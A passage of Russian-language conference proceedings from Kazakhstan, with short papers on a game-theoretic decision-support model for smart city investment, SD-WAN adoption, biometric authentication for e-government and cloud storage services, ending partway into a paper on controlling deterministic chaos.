Результаты трех вычислительных экспериментов представлены на рис. 1–3.




Рис. 1 Результаты вычислительного эксперимента №1




Рис. 2 Результаты вычислительного эксперимента № 2




Рис. 3 Результаты вычислительного эксперимента № 3

Использовав результаты игры, были найдены оптимальные варианты финансовых стратегий INV_1. В процессе моделирования берется трехмерный положительный ортант в трехмерном пространстве $-(t, h_1(0), a)$. Временная ось t «идет снизу-вверх, от нуля». Принято, что параметр t будет означать число шагов игроков. В этом трехмерном ортанте рассматривается совокупность поверхностей, исходящих из точки (0,0,0). Поверхности перпендикулярны плоскости $(0, h_1(0), a)$. Эти поверхности задаются соотношением: $a = (3 - 1/n) \cdot (h_1(0))^2$ для любого положительного n. Поверхности позволяют задать множества предпочтительности первого игрока за n (n – нечетное натуральное число) шагов с вероятностью p_0, с использованием процедуры дополнительной информации, т.е. считается, что $p_0 = p_1$. Приведем множество $Q^n_{1,k(1)}(p_0, p_0)$. $Q^n_{1,k(1)}(p_0, p_0)$ это множество, которое определяется так:

$$\{(n, h_1(0), a) \in R^3_+, \{3 - 1/(n)\} \cdot (h_1(0))^2 \le a \prec \{3 - 1/(n-1)\} \cdot (h_1(0))^2, t = n, n \succ 1\}.$$

При $n=1$ множество $Q^1_{1,k(1)} = \{(1, h_1(0), a) : (h_1(0), a) \in R^2_+, 0 \le a \prec 2 \cdot (h_1(0))^2, t = 1\}$.

Линия: $a = 3 \cdot (h_1(0))^2$ в плоскости $(h_1(0), a)$ будет линией стохастической сбалансированности.

Максимальное отклонение результатов вычислительного имитационного эксперимента от практических данных составляло 9–12 %.

Вычислительными экспериментами была подтверждена адекватность уточненной модели. Подтверждена способность модели обеспечить результативную поддержку принятия решений в сфере инвестирования. Работа продолжила ряд публикаций авторов [1–4], в которых были изложены теоретические и методологические основы проектирования СППР.

Выводы. Решение базируется на методе динамического программирования. Это позволяет, в отличие от существующих подходов, более эффективно находить решения. Для поиска решения также использовался математический аппарат нелинейной многошаговой игры качества с несколькими терминальными поверхностями с поочередными ходами.

Литература

1. Lakhno, V., Malyukov, V., Parkhuts, L., Buriachok, V., Satzhanov, B., & Tabylov, A. (2018). Funding model for port information system cyber security facilities with incomplete hacker information available. *Journal of Theoretical & Applied Information Technology*, 96(13), pp.4215–4225.
2. Lakhno V., Malyukov V., Gerasymchuk N. et al. (2017). Development of the decision making support system to control a procedure of financial investment, *Eastern-European Journal of Enterprise Technologies*, 6(3), pp. 24–41.
3. Malyukov, V.P. (1993). Discrete-approximation method for solving a bilinear differential game, *Cybernetics and Systems Analysis*, 29(6), pp. 879 – 888.
4. Lakhno, V., Malyukov, V., Bochulia, T., Hipters, Z., Kwilinski, A., Tomashevska, O. (2018).
5. Model of managing of the procedure of mutual financial investing in information technologies and smart city systems. *International Journal of Civil Engineering and Technology*, 9 (8), pp. 1802–1812.
6. Akhmetov, B., Lakhno, V. (2018). System of decision support in weaklyformalized problems of transport cybersecurity ensuring. *Journal of Theoretical and Applied Information Technology*, 96 (8), pp. 2184–2196.
7. Akhmetov, B., Lakhno, V., Akhmetov, B., Myakuhin, Y., Adranova, A., Kydyralina, L. (2019). Models and algorithms of vector optimization in selecting security measures for higher education institution's information learning environment. *Advances in Intelligent Systems and Computing*, 860, pp. 135–142.
8. Akhmetov, B., Lakhno, V., Akhmetov, B., Alimseitova, Z. (2019). Development of sectoral intellectualized expert systems and decision making support systems in cybersecurity. *Advances in Intelligent Systems and Computing*, 860, pp. 162–171.

СИСТЕМА ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЯ О ИНВЕСТИРОВАНИИ В SMART CITY В УСЛОВИЯХ НЕПОЛНОЙ ИНФОРМАЦИИ

[1]Ахметов Б.С., [2]Лахно В.А., [3]Малюков В.П., [4]Касаткин Д.Ю.
[1]директор Департамента информатизации образования, Казахский национальный педагогический университет имени Абая, г.Алматы, Казахстан
[2]заведующий кафедрой компьютерных систем и сетей Национального университета биоресурсов и природопользования Украины, г. Киев, Украина
[3,4]доцент кафедры компьютерных систем и сетей Национального университета биоресурсов и природопользования Украины, г. Киев, Украина
bakhytzhan.akhmetov.54@mail.ru

Аннотация: *Приведены результаты исследований, направленных на разработку модели взаимного инвестирования в информационные технологии для SMART CITY в условиях отсутствия полной информации о финансовом состоянии второго инвестора. Полученная модель, отличается от известных тем, что для решения задачи с неполной информацией был использован метод динамического программирования. Предложенный подход, позволил эффективно решать задачи, в которых информационное наполнение имеет стохастическую природу.*

В исследованиях ряда авторов [1, 2] приводятся данные, что менеджеры многих компаний не имеют глубокого понимания необходимости решения перманентной задачи по взаимному инвестированию передовых информационных технологий для создания инновационных решений для SMART CITY. В результате в условиях возрастающей конкуренции на данном рынке инвестиций, и неполноты информации о состоянии, и действиях контрагента-инвестора, возникают ситуации, в которых есть высокая степень рисков, связанных с возможными срывами по трансформации городов к уровню современного технологичного SMART CITY.

По данным [3, 4] основными проблемами, с которыми сталкиваются компании и организации в ходе оценивания и выбора рациональных стратегий инвестирования в SMART CITY остаются: отсутствие методологии определения точных значений для оценки рисков, связанных с инвестированием передовых информационных технологий применяемых в SMART CITY; сложность предлагаемых моделей и методов, в частности, когда речь заходит о их алгоритмизации и последующей реализации, например, в системах поддержки принятия решений (СППР) по выбору стратегий взаимного инвестирования; отсутствие методологии, оценивания стратегий контрагента взаимного инвестирования, например, когда финансовый ресурс ограничен, и др.

Все это в совокупности, делает релевантной задачу продолжения исследований в направлении разработки новых методов и моделей по выбору рациональных стратегий инвестирования в SMART CITY. В частности, для ситуаций, когда, возникают дополнительные запросы на развитие информационных технологий для SMART CITY. Например, в контексте кибербезопасности или защиты информационно-коммуникационных систем SMART CITY, что вызывает изменение уровня рисков для инвесторов. А, следовательно, ведет к необходимости пересмотра собственных стратегий взаимного инвестирования.

Цель нашего исследования – разработка модели для компьютерной системы поддержки принятия решений (СППР) по взаимному инвестированию в технологии SMART CITY для ситуации с неполной информацией о финансовом состоянии второго инвестора.

В процессе исследований и вычислительных экспериментов были определены множества стратегий игроков 1 и 2 (инвесторов - INV_1, INV_2); оценены риски, которые связаны с потерей игроками своих финансовых ресурсов (ФИНР) при инвестировании передовых информационных технологий для SMART CITY, а также выполнена проверка адекватности предложенной модели.


Результаты трех вычислительных экспериментов представлены на рис. 1.

Принятые на рис. 1 обозначения: лучи сбалансированности показаны на рисунке линиями с круглыми маркерами; под лучами сбалансированности и над ними находятся, так называемые зоны предпочтительности игроков. Принято, что под соответствующими лучами расположена зона “предпочтительности” первого инвестора.

Над лучами показана зона “предпочтительности” стратегий инвестирования второго инвестора.

1) траектории движений инвесторов изображены линиями с треугольными маркерами (для первого инвестора пунктирная синяя линия с треугольными маркерами без штриховки, для второго инвестора – пунктирная линия с треугольными маркерами со сплошной заливкой). Соответственно, траектории находятся в области предпочтительности инвесторов.

2) сплошными линиями с квадратными маркерами, показаны ограничения, накладываемые на ФИНР инвесторов (для первого инвестора квадратные маркеры без штриховки, для второго инвестора со сплошной заливкой).



1- траектория рациональной стратегии инвестирования первого инвестора;
2- траектория рациональной стратегии инвестирования второго инвестора;
3- лучи сбалансированности;
h_1 *– ресурсы первого игрока (инвестора);* h_2 *– ресурсы второго игрока.*

Рис.1. Результаты вычислительных экспериментов по выбору рациональных финансовых стратегий инвесторов в технологии SMART CITY

Решение игры приведено для всех случаев соотношения параметров игры. Используя результаты игры, находим оптимальное поведение первого инвестора в случае, когда ему неизвестно точно состояние ФИНР второго инвестора, а известна лишь функция распределения его состояний. Отметим, что такая ситуация могла возникнуть, если второй инвестор применил свою смешанную стратегию с целью достижения своей цели.

Таким образом, получены следующие результаты:

разработана модель взаимного инвестирования в передовые информационные технологии для SMART CITY в условиях отсутствия полной информации о финансовом состоянии второго инвестора. Модель отличается от известных тем, что для решения задачи с неполной информацией был использован метод динамического программирования. Предложенный подход, позволил эффективно решать задачи, в которых информационное наполнение имеет стохастическую природу.

выполнен вычислительный эксперимент для полученной модели. Показано, что наша модель, дает возможность обеспечивать результативную поддержку принятия решений в сфере взаимного инвестирования в передовые информационные для SMART CITY. Подтверждена адекватность модели. Максимальное отклонение результатов вычислительного эксперимента от практических данных составляло 9–14 %.

Литература

1. Albino, V., Berardi, U., & Dangelico, R. M. (2015). Smart cities: Definitions, dimensions, performance, and initiatives. *Journal of Urban Technology*, 22(1), pp. 3–21.
2. Angelidou, M. (2015). Smart cities: A conjuncture of four forces. Cities, 47, pp. 95–106.
3. Glasmeier, Amy, and Susan Christopherson. "Thinking about smart cities." (2015): pp. 3–12.
4. Zanella, A., Bui, N., Castellani, A., Vangelista, L., & Zorzi, M. (2014). Internet of things for smart cities. *IEEE Internet of Things journal*, 1(1), pp. 22–32.
5. Lakhno, V., Malyukov, V., Bochulia, T., Hipters, Z., Kwilinski, A., Tomashevska, O. (2018).

a. Model of managing of the procedure of mutual financial investing in information technologies and smart city systems. *International Journal of Civil Engineering and Technology*, 9 (8), pp. 1802–1812.

6. Akhmetov, B., Lakhno, V., Akhmetov, B., Myakuhin, Y., Adranova, A., Kydyralina, L. (2019). Models and algorithms of vector optimization in selecting security measures for higher education institution's information learning environment. *Advances in Intelligent Systems and Computing*, 860, pp. 135–142.
7. Akhmetov, B., Lakhno, V., Akhmetov, B., Alimseitova, Z. (2019). Development of sectoral intellectualized expert systems and decision making support systems in cybersecurity. *Advances in Intelligent Systems and Computing*, 860, pp. 162–171.
8. Smit, H. T., & Trigeorgis, L. (2015). Flexibility and games in strategic investment.
9. Arasteh, A. (2017). Considering the investment decisions with real options games approach. *Renewable and Sustainable Energy Reviews*, 72, pp. 1282–1294.

АКТУАЛЬНОСТЬ ВНЕДРЕНИЯ ТЕХНОЛОГНИЙ SD-WAN НА ТЕРРИТОРИЮ КАЗАХСТАНА

Ашкеев Д.

Казахский агротехнический университет имени Сакена Сейфуллина, Казахстан

e-mail: Danya_1107496@mail.ru

Аннотация

Проблемы управления трафиком и мониторинга удаленных филиалов уже очень долгое время является проблемой в сфере больших компаний. Решить данную проблему получилось

благодаря объединению двух независимых технологий (SD и WAN). Внедряя данную технологию на территорию Казахстана, а именно в быстро застраиваемую Астану, можно улучшить структуру сети. В данной статье описываются конфигураций технологий SD-WAN, и ее отличительные преимущества при внедрениях на территорию Казахстана.

***Ключевые слова**: конфигурация, контроллер, моделирование, оптимизация, управление трафиком.*

Введение

В настоящее время большие мегаполисы застраиваются зданиями с многочисленными офисами внутри, а крупные компаний (например, такие как Kazakhtelecom) имеют много удаленных филиалов. При прокладке сетей в данные помещения нету контролируемого оборудования за трафиком, и это часто приводит к долгим и изнурительным процессам работы, когда приходится выяснять последствия неисправности сети. Также часто не хватает централизированной работы данных филалов, где у кажого выстраивается своя корпоративная сеть, со своими характеристиками.

Работа SD-WAN (Software defined – world area network) заключается именно в облегчениях при эксплуатациях сетей, дает возможности мониторинга, оптимизаций, зашиты, регулирования трафика и т. д. Когда мы говорим про SD-WAN (программно-определяемые распределенные сети) мы подразумеваем решения для управления сетью и передачи данных между центром и филиалами. Все это было выявлено в ходе изучения специальной литературы и документаций относящейся к технологиям SD-WAN

Основная часть

В качестве основного материала была подобрана электронная документация крупных телекоммуникационных компаний, таких как Citrix, Cisco, Tata и т.д. Первыми же о преимуществах и скором внедрений SD-WAN в сферу удаленного управления трафиком описали Thomas Nadeau и Ken Gray. В данной статье были приведены примеры и основные характеристики данной технологий. Было указано то, что SD-WAN, представляет собой интеллектуальное управление трафиком, который передается от центра к филиалу и обратно. Также для программно-определяемых сетей данного типа характерна единая точка управления всей инфраструктурой и мониторинга. [1]

В настоящее время в Казахстане не существует развитая централизованная система управления удаленным трафиком в больших компаниях (за пример можно взять тот же Kazakhtelecom), и в случае экстренных случаев, приходится тратить ресурсы и время на нахождение и восстановление места обрыва. Администратор может в лучшем случае увидеть только отключение или разрыв канала, а оперативно и без потери времени устранить проблему у него уже не получится.

В SD-WAN же есть целый ряд преимуществ, для оптимизаций сети: вся структура строится на системе центральной площадки, от которой распространяются сети филиалов. Везде должны быть установлены устройства, которые будут работать с технологией программно-определяемых сетей. Вся конфигурация этих распределенных сетей происходит из единой точки — контроллера (SDN). При каких-то изменениях конфигурации контроллер по требованию администратора распространяет обновления на остальные устройства, которые находятся в филиалах. [2]

В случае с большим количеством филиалов, любые типовые процедуры по изменению конфигурации обычно занимают довольно большое количество времени. В случае с SD-WAN будет иначе: достаточно настроить одно устройство, и все это передать по сети дальше. Отсюда выходит итоговое снижение операционных затрат на управление инфраструктурой.

Помимо задач управления конфигурацией, контроллер также берет на себя роль точки мониторинга. Он следит за распределенной сетью. Администратору не нужно в случае каких-то изменений в сети заходить на каждое устройство. Если при мониторинге обнаруживается проблема: падение канала связи, ухудшение характеристик канала, рост задержки сигнала и прочее — это сразу отслеживается и отображается в соответствующей панели. Можно посмотреть как текущую, так и историческую загрузку канала, отследить всплески нагрузки того или иного филиала. [6]

Статья 2013 года Thomas Nedeau и Ken Gray помогла дальнейшему становлению технологий SD-WAN в систему программно-распределяемых сетей. После были написаны специальные документаций от Citrix по оптимизации трафика в технологии SD-WAN (SD-WANOP), появилась специальная документация для пользователей системы SD-WAN в Cisco (IWAN) [5]. Анализируя данную статью, мы пришли к выводу, что технология SD-WAN идеально подходит под структурирование сети в филиалах больших компаний Казахстана (таких как Kazakhtelecom). Были сделаны выводы по первоначальной настройке, определению необходимых компонентов для стабильной работы данной системы, получена вся надлежащая спецификация для запуска устройств в системе SD-WAN технологии. Собрав все данные из исходной статьи, вполне обоснованно можно заявить, что проблемы оптимизаций и контроля трафика в мегаполисах Казахстана можно решить с помощью территориально-распределенной сети на базе технологий SD-WAN.

Заключение

Предоставленные аргументы прояснили основные аспекты и преимущества при работе с технологией SD-WAN, а также моменты со специальными конфигурациями и преимуществами отдельно взятых SD-WAN модификаций у Citrix, Cisco, Tata и т.д.

Литература:

1 Thomas Nadeau and Ken Gray. SDN – Software Defined Networks, Сентябрь, 2013 г.

2 eBook: «Новый взгляд на решение для филиалов: обеспечение работы распределенного предприятия с помощью SD-WAN» / Citrix Systems, Inc, Апрель, 2018 г.

3 John Wiley & Sons. Software-Defined WAN for Dummies (Software-Defined WAN для начинающих), 2015 г.

4 Brad Edgeworth, David Prall, Jean Marc Barozet, Anthony Lockhart, Nir Ben-Dvora. Cisco Intellegent WAN (IWAN), Ноябрь, 2016 г.

5 Citrix.com. SD-WANOP. Режим доступа: https://docs.citrix.com/en-us/netscaler-sd-wan-wanop/10.. (Дата обращения: 11.11.18)

6 Habr.com. описание NetScaler SD-WAN. Режим доступа: https://habr.com/post/347300/ . (Дата обращения: 10.11.18)

7 Linkedin.com. статья о конфигурации SD-WAN Citrix. Режим доступа: https://www.linkedin.com/pulse/shaking-up-qos-sheer-simplicity-sd-wan-michael-davies/ . (Дата обращения: 14.11.18.)

8 Wu X, Lu K, Zhu G. A survey on software-defined wide area networks / Wu X, Lu K, Zhu G.:-Scopus, 2018 г.

ПЕРСПЕКТИВЫ ПРАКТИЧЕСКОГО ПРИМЕНЕНИЯ БИОМЕТРИЧЕСКИХ ТЕХНОЛОГИЙ В НАПРАВЛЕНИИ ЭЛЕКТРОННОГО ПРАВИТЕЛЬСТВА

Балгабаева Л.Ш., Жанат М., Кенжегулов А.
Университет «Туран», Алматы, Казахстан
e-mail: janatmaksat@gmail.com

Аннотация.*Биометрические технологии основаны на биометрических данных отдельно взятого человека. Это могут быть уникальные признаки, полученные им с рождения (ДНК, отпечатки пальцев), так и данные, приобретённые при жизни или же способные меняться со временем или внешними воздействиями. В этой статье проводится сравнение между биометрическими технологиями и обычными методами аутентификации используемых для электронного правительства. Кроме того, рассматриваются разные классификации биометрических технологий.*

Ключевые слова: *биометрические технологии, отпечаток пальца, электронное правительство, электронно-цифровая подпись (ЭЦП), центр обслуживания населения (ЦОН)*

Использование разных программных обеспечений в области биометрических технологий постоянно растет. Биометрические технологии остаются достоверными данными человека, и на сегодняшний день не имеются более достоверные данные о человеке. Электронно-цифровая подпись, код и карта могут затеряться, сломаться, или же может истечь срок годности. У каждого человека отпечаток пальцев бывает абсолютно уникальным. Статические биометрические данные в период жизни человека никогда не меняются без каких-либо внешних повреждений. К тому же, при аутентификации безопасность входа с помощью биометрии возрастает многократно, чем ввод пароля.

Распознавание личности играет важную роль в различных областях и имеет широкий спектр применения. Обычно при классификации биометрических технологий выделяют две группы:

- Первая группа систем использует статические биометрические параметры: отпечатки пальцев, геометрия руки, сетчатка глаза и т. п.
- Вторая группа систем использует для идентификации динамические параметры: динамика воспроизведения подписи или рукописного ключевого слова, голос и т. п.

Все биометрические программные обеспечение работают практически по одинаковому плану. Здесь будет рассматриваться распознавание отпечатки пальцев.

- В первую очередь, программное обеспечение запоминает образец биометрических данных (это и называется процессом записи). Во время записи во многих системах могут попросить несколько вариантов расположения пальцев человека или многократную запись, так как при каждой аутентификации пользователь не ставит пальцы на сканер в одинаковые положения. Затем полученная информация обрабатывается и преобразовывается в математический код. Кроме того, система может попросить произвести ещё некоторые действия для того, чтобы «приписать» биометрический образец к определённому человеку. Например, персональный идентификационный номер (PIN) прикрепляется к определённому образцу, либо смарт-карта, содержащая образец, вставляется в считывающее устройство. В таком случае снова делается образец биометрической характеристики и сравнивается с представленным образцом.
- Выделение –уникальные данные человека выносится из образца и составляется биометрический образец. В специальной базе данных программного обеспечения сохраняется цифровой код длиной до 1000 бит
- Сравнение – ранее сохранённый образец отпечатки пальцев в виде цифрового кода сравнивается с представленным

- Проверка на совпадение – программное обеспечение решает, совпадают ли отпечатки пальцев, и выносит решение. Многократное сохранение разных положений отпечатки пальцев руки позволяет с точностью проверить.

Верификация отпечатки пальцев имеет несколько алгоритмов:

- Корреляционное сравнение – в этом подходе сравнение между двумя изображениями происходит попиксельно, для различных сдвигов и углов поворота, на основе получившихся результатов выносят решения о совпадении. В данное время, из за высокой трудоемкости не применяется.

- Сравнения по узору – исход от нужной точности, полученное изображение отпечатка пальцев разбивается на несколько областей. Узор в каждой из областей описывается синусоидальной волной, с параметрами:

- начальный сдвиг фазы

- длина волны

- направление распространения

Этот алгоритм верификации отпечатки пальцев не требует высокого разрешения при сканировании.

- Сравнение поособы точкам –это конечные точки и точки ветвления. Эти точки выделяются на обоих изображения, а далее методом их корреляционного сравнения, выносится вердикт о соответствии отпечатков. В виду своей относительно простой реализации и скорости работы, данные алгоритмы более распространены.

В основе многих биометрических программных обеспечении лежит сканер отпечатки пальцев. Бывают три типа сканеров:

- с помощью оптического сенсора преобразовывает отпечаток пальца в цифровой код

- преобразовывает отпечаток с помощью линейного теплового датчика

- преобразовывает отпечатка с помощью ёмкостного датчика.

К оптическим и ёмкостным сканерам нужно прикладывать палец, но когда используется тепловой вариант, нужно пальцем проводит по нему.

В Казахстане уже несколько лет можно пользоваться электронным правительством. Для этого нужно получить электронно-цифровую подпись (ЭЦП). Установив на свой персональный компьютер нужную утилиту, которая проверяет подписи, можно заходить в свой личный кабинет с помощью ЭЦП. Но, у электронно-цифровой подписи есть свой срок годности. После истечения срока годности, заново нужно идти и простоять в очереди в центре обслуживания населения (ЦОН) Казахстана что бы обновить свою ЭЦП. Это занимает много времени, а также нужно помнить свой пароль. Это влечет за собой несколько минусов, например:

- пароль – по человеческому фактору, любой пользователь может забыть свой пароль

- подпись – всегда нужно где-то хранить, а также после истечения срока годности, нужно обновлять, теряя время.

Биометрические технологии могут очень легко решить эти проблемы. Один раз зарегистрировав человека по отпечаткам пальцев в центре обслуживания населения, не будет необходимости терять время следующий раз. Ведь статические данные человека не меняются.

Нужно приобрести сканер отпечатка пальца. После этого можно всю жизнь пользоваться услугами электронного правительства.

Литература

1. Болл Р. М., Коннен Дж. Х., Панканти Ш., Ратха Н. К., Сеньор Э. У. Руководство по биометрии. М.:Техносфера, 2007.

2. Clarke R. Human identification in information systems: Management challenges and public policy issues // Information Technology & People. December 1994. № 7 (4).P. 6–37.
3. Jain A. K., Bolle R. M. and Pankanti S. (Eds.). Biometrics: Personal Identification in Networked Society. Boston, MA: Kluwer Academic Publishers, 1999.
4. Miller B. Vital signs of identity // IEEE Spectrum. February 1994. Vol. 31. № 2. P. 22–30.
5. Глотов Н. В., Животовский Л. А., Хованов Н. В., Хромов-Борисов Н. Н. Биометрия. Л.: ЛГУ, 1982.

ИССЛЕДОВАНИЕ МОДЕЛЕЙ ОБЛАЧНОГО СЕРВИСА

Бейсек Л.
Магистрант 1-го курса
Университет «Туран», Алматы, Казахстан
E-mail: bejsekova.laura@bk.ru

***Аннотация**:* в этой статье на основе анализа особенностей и возможностей анализируется и исследуются современные популярные облачные хранилища.

***Ключевые слова**: облачное хранилище данных, облачные сервисы, GoogleDrive, Яндекс Диск, Dropbox*

Что такое «облачные вычисления»?

«Облачные вычисления» (cloudcomputing) – новая, перспективная технология. Она объединяет вычислительные мощности для поддержки программных сервисов. В отличие от классических моделей вычислений, преимущественно опирающихся на собственные программно-аппаратные ресурсы, облачная модель состоит из сервисов, клиентов, управляемого централизованно контента и виртуальных машин. [1]

«Облачное» хранение данных, как составляющая вышеуказанной технологии имеет также множество преимуществ перед традиционными средствами хранения данных. Облачные сервисы – это идеальное решение, чтобы всегда иметь под рукой необходимые файлы. [2]

Виды «облаков»

Облака по моделям развертывания можно поделить на частные, публичные и гибридные; по сервисным моделям делятся на SaaS (программное обеспечение), PaaS (платформа), IaaS (инфраструктура) и др. [3])

IaaS модель — это облачное решение, в рамках которого вендор предоставляет пользователям доступ к вычислительным ресурсам, таким как серверы, хранилище и сети.

PaaSмодель — это облачное решение, в рамках которого пользователям предоставляется облачная среды, в которой они могут осуществлять разработку, управление и предоставление приложений.

Software-as-a-Service — это облачное решение, в рамках которого обеспечивается доступ пользователей к облачному программному обеспечению вендора. Пользователи не устанавливают приложения на свои собственные локальные устройства. [4]

От вида «облака» зависит ограничение на хранение информации — объем дискового пространства, максимальный размер файла и т. д. Подробно рассмотренные в данной статье публичные «облака» дают возможность бесплатно хранить определенный

начальный объем данных в своем личном пространстве. Некоторые из них также предоставляют возможность бесплатного расширения дискового пространства.

Ниже представлены наиболее актуальные на данный момент облачные хранилища на рынке.

Обозреваемые облачные хранилища данных:

1. DropBox
2. Google Диск
3. Яндекс.Диск
4. MEGA
5. Облако Mail.ru
6. Files.fm
8. OneDrive

Работа Dropbox построена на синхронизации файлов с папкой приложения, установленной на устройствах. Сервис можно использовать не только как облачное хранилище, но и как файлообменник — выкладывать файлы в папку с общим доступом «Public».

Google Диск, Яндекс.Диск и облака Mail.ru — это облачные хранилища данных, очень похожие по своему функционалу. Они хранят файлы своих пользователей в «облаке», позволяют организовать совместных доступ к ним, редактировать в браузере, благодаря наборам офисных приложений.

MEGA в первую очередь является облачным файлообменником. Его основные функции — это хранение и передача файлов другим пользователям. Важной особенностью сервиса является шифрование загружаемых данных на стороне клиента, а ключи доступа к файлам распространяются исключительно между доверенными пользователями.

Files.fm — это облачное хранилище файлов для компаний и частных пользователей. Сервисом можно воспользоваться без регистрации для обмена — пользователь копирует файлы с компьютера или телефона на сервер и получает на них ссылки.

OneDrive — облачное хранилище данных компании Microsoft. Сервис полностью интегрирован с ОС Windows, папка хранилища доступна сразу после установки системы. [5]

В заключения, исходя из большого количества современных моделей и видов облачных сервисов можно сделать выводы, что облачные сервисы становятся неотъемлемой частью современного мира. Ими пользуется не только в корпоративных, но и в личных целях. Облачные сервисы стали новым способом хранения информации и личных данных. Конечно существуют риски с полной потерей информации в случае отказа работы сервисов, но компании предоставляющие услуги облачных сервисов делают резервное копирование всех данных, что позволит восстановить их в случае потери. По вышеуказанным причинам можно сделать вывод, что облачные сервисы в скором будущем станут неотъемлемой частью современного цифрового мира.

Список используемой литературы

1. Гохман В.В. ArcGIS в облаке // ArcReview. – 2010. – № 3 (54). URL: http://www.dataplus.ru/Arcrev/Number_54/1_Obl.html (дата обращения: 16.11.2010).

2. Клермонтский отчет об исследованиях в области баз данных. 2008. URL: http://citforum.ru/database/articles/claremont_report/ (дата обращения: 16.11.2010).

3. Янюшкин В.В. Программные компоненты и архитектурные решения распределенных информационных систем на основе применения технологий cloudcomputing и WCF / В.В. Янюшкин // Перспективы развития средств и комплексов

связи. Подготовка специалистов связи: мат. межвуз. научн.-техн. конф. – Новочеркасск: НВВКУС, 2009. – С. 239-241.

4. Черняк Л. Бизнес-аналитика как сервис // Открытые системы, 20.05.2010 URL: http://www.osp.ru/os/2010/04/13002275 (дата обращения: 20.11.2010).

5. Динцис Д. Храним данные в «облаках». – 06.02.2009. URL: http://hostinfo.ru/articles/web/ 1531/ (дата обращения 25.11.2010). Раздел IV. Новые информационные технологии 153

УПРАВЛЕНИЕ НЕУСТОЙЧИВОСТЬЮ И РЕЖИМАМИ ДЕТЕРМИНИРОВАННОГО ХАОСА В ДИНАМИЧЕСКИХ СИСТЕМАХ

Бейсенби М.А.

Евразийский Национальный университет им.Л.Н.Гумилева, Астана, Республика Казахстан

e-mail: beisenbi_ma@enu.kz

Исследование последних лет выявили большое разнообразие динамики нелинейных систем и привели к одному из важнейших открытий XX века – в нелинейных динамических системах – детерминированному хаосу и порождению «странного аттрактора» [1,2,3,4,5]. В последние годы возможность хаотичности динамики была обнаружена в огромном числе нелинейных систем (объектов) [1,2,5]. В настоящее время общепризнано, что реальные объекты управления являются нелинейными и одним из основных свойств нелинейных динамических систем является порождение режима, детерминированного хаоса, а странным аттрактором [1,5]. В линейных динамических системах это проявляется в виде потери устойчивости системы управления [6,7,8]. В реальных нелинейных (линейных) системах хаотические режимы (неустойчивости) действительно возникают. Детерминированный хаос оказывается иногда вредными, а иногда полезными, т.е. возникли практически важные классы проблем, когда детерминированным хаотическим режимом (неустойчивостью) необходимо управлять [2,9,10], уменьшая степень хаотичности или исключаяее порождение из режима развитие процесса в системе [6,7,8,11]. Следует отметить, что детерминированный хаос в нелинейных системах и неустойчивость в линейных системах порождается в результате потери устойчивости существующих стационарных состояний, т.е. определяется выходам неопределенных параметров системы за границы робастной устойчивости. При возникновении детерминированного хаоса, траектории системы глобально ограничены и локально неустойчивы внутри странного аттрактора.

